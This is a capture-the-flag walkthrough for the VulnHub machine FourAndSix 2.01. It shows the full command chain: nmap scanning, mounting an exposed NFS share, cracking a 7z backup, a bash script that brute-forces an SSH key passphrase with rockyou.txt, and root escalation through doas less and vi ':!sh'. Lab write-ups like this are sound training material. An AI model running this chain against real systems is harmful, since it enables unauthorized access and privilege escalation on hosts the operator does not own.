

VM: <https://www.vulnhub.com/entry/fourandsix-201,266/#download>




┌──(root💀kali)-[/home/kali/Downloads]

└─# nmap -A 192.168.21.171



┌──(root💀kali)-[/home/kali/Downloads]

└─# showmount -e 192.168.21.171




┌──(root💀kali)-[/home/kali/Downloads]

└─# mkdir hack


┌──(root💀kali)-[/home/kali/Downloads]

└─# mount -t nfs 192.168.21.171:/home/user/storage hack




But the file “backup.7z” was unfortunately password protected.

So, after trying out a number of options like John The Ripper and etc. and getting zero success, we found a site online to break it’s password.




<https://www.lostmypass.com/jobs/ZzlKbklZakMrNFY1RnREbHdWMyt6UT09/>



Password: chocolate


┌──(root💀kali)-[/home/kali/Downloads/hack]

└─# 7z e backup.7z



┌──(root💀kali)-[/home/kali/Downloads/hack]

└─# cat id\_rsa.pub



┌──(root💀kali)-[/home/kali/Downloads/hack]

└─# cat brute.sh

#!/bin/bash

FILE=$1

PASSWORD=$2

COMMENT=user@fourandsix2

die() {

for pid in $(ps aux \

| grep -v grep \

| grep 'parallel' \

| awk '{ print $2 }'); do

kill -9 $pid &>/dev/null

done


}

if ssh-keygen -c -C "$COMMENT" -P "$PASSWORD" -f "$FILE" &>/dev/null; then

echo "Password is '$PASSWORD'" | tee found.txt

die

fi



┌──(root💀kali)-[/home/kali/Downloads/hack]


└─# chmod +x brute.sh

┌──(root💀kali)-[/home/kali/Downloads/hack]

└─# time parallel -j4 ./brute.sh id\_rsa "{}" < /home/kali/Downloads/rockyou.txt


──(root💀kali)-[/home/kali/Downloads/hack]

└─# cat found.txt




┌──(root💀kali)-[/home/kali/Downloads/hack]

└─# ssh -i id\_rsa [user@192.168.21.171](mailto:user@192.168.21.171)




fourandsix2$ find / -perm -u=s -type f 2>/dev/null



We get this /usr/bin/doas

fourandsix2$ cat /etc/doas.conf



fourandsix2$ doas /usr/bin/less /var/log/authlog

Enter v to escape to vi and then “:!sh” to escape to our brand new shell.

